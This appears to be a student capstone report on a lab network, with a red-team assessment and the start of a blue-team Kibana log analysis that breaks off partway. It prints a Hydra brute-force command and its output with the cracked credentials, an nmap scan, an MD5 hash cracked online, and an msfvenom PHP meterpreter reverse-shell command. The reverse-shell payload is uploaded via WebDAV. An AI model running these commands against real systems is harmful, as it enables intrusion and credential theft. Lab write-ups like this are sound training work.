Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Attack Machine
192.168.1.90
Attack Machin Finds vulnerabilities on network, including Capstone Machine
Capstone Machine
192.168.1.105
Activity Log from Capstone Machine sent for analysis by ELK Server
ELK SERVER
192.168.1.100
Log files analyzed by Kibana
KIBANA
Hyper-V
Azure HostMachine
192.168.1.1

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines
IPv4: 192.168.1.1
OS: WINDOWS 10
Hostname: Azure
Hyper-V
ML-RefVm-684427

IPv4: 192.168.1.105
OS: LINUX
Hostname: server1

IPv4: 192.168.1.100
OS: LINUX
Hostname: ELK

IPv4: 192.168.1.90
OS: KALI LINUX
Hostname: ctl

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Machine Cloud Based
server1	192.168.1.105	Target Machine Replicating a vulnerable server
ELK	192.168.1.100	Networking Monitoring Machine running Kibana
ctl	192.168.1.90	Attacking Machine

Vulnerability Assessment

Vulnerability	Description	Impact
Port 80 open with public access CVE-2019-6579	*Open and unsecured access to anyone attempting entry using Port 80*	*Files and Folders are readily accessible.*
LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read(and sometimes execute) files on the vulnerable machine.
Root Accessibility	Authorization to execute and command, and access any resource on the vulnerable device	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network.
Weak Passwords	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals	System access could be discovered by social engineering.

Vulnerability Assessment

Vulnerability	Description	Impact
Hashed Passwords	*If a password is not salted it can be cracked via online tools such as www.crackstation.net or programs such as hashcat*	*Once the password is cracked, and if a username is already know, a hacker can access system files*
Directory Indexing vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
Ability to discover password by Brute Force CVE-2019-3746	When an attacker uses numerous username and password combinations to access a device and/or system	Easy system access by use of brute force with common password lists such as rockyou.txt by programs such as 'John the ripper', 'Hydra', Medusa, Ophcrack, and Brutus.
WebDAV Vulnerability	Exploit WebDav on a server and Shell access is possible	If WebDav is not configured properly, it can allow hackers to remotely modify website content.

Exploitation: [Brute Force Password]

Tools & Processes


I used Hydra which is already pre installed on Kali Linux. I was also required to use password - which i used rockyou list for it.

Command:

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company-folders/secret_folder

Achievements

The exploit provided me with confirmation of the login name 'ashton' with password 'leopoldo' to open the secret folder on company website.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-04 19:23:44
```

Exploitation: [Port 80 Open to Public Access]


Tools & Processes

Nmap scan for open ports on the target machine.

Command - nmap 192.168.1.0/24

Achievements

The NMAP scan as per screenshot scanned 256 IP addresses and 4 hosts on port 80 and port 22.



```
root@ctlclear:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-04 19
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```


Exploitation: [Hashed Passwords]

Tools & Processes

The hashed password found on the website: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server, I took that and cracked with www.crackstation.net .

Achievements

The website www.crackstation.net cracked the hashed password to ‘linux4u’ and that was used to access the /webdav folder



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Exploitation: [Webdav Vulnerability]

Tools & Processes

With the help of cracked hashed password from www.crackstation.net , I opened dav://192.168.1.105/webdav In the file explorer and used password with username ryan.

Achievements

The folder is with password.dav file and a file has to be added after the msfvenom command: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> open-shell.php



webdav - File Manager (on ctlclear)

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




- The Port Scan occur at 12 pm on July 30th 2022.
- 59,064 connections occurred at the peak, from ip address 192.168.1.90
- The sudden peaks in network traffic indicate that this was a port scan

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	66,922
http://127.0.0.1/server-status?auto=	4,435
http://192.168.1.105/webdav	360
http://snnmnkxdhflwgthqismb.com/post.php	352
http://www.gstatic.com/generate_204	189

- Number of Requests - 66,922
- Date and Time: At 7:00 am on 17th November 2020
- Files Requested:
  - /company_folders/secret_folder
  - /webdav

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



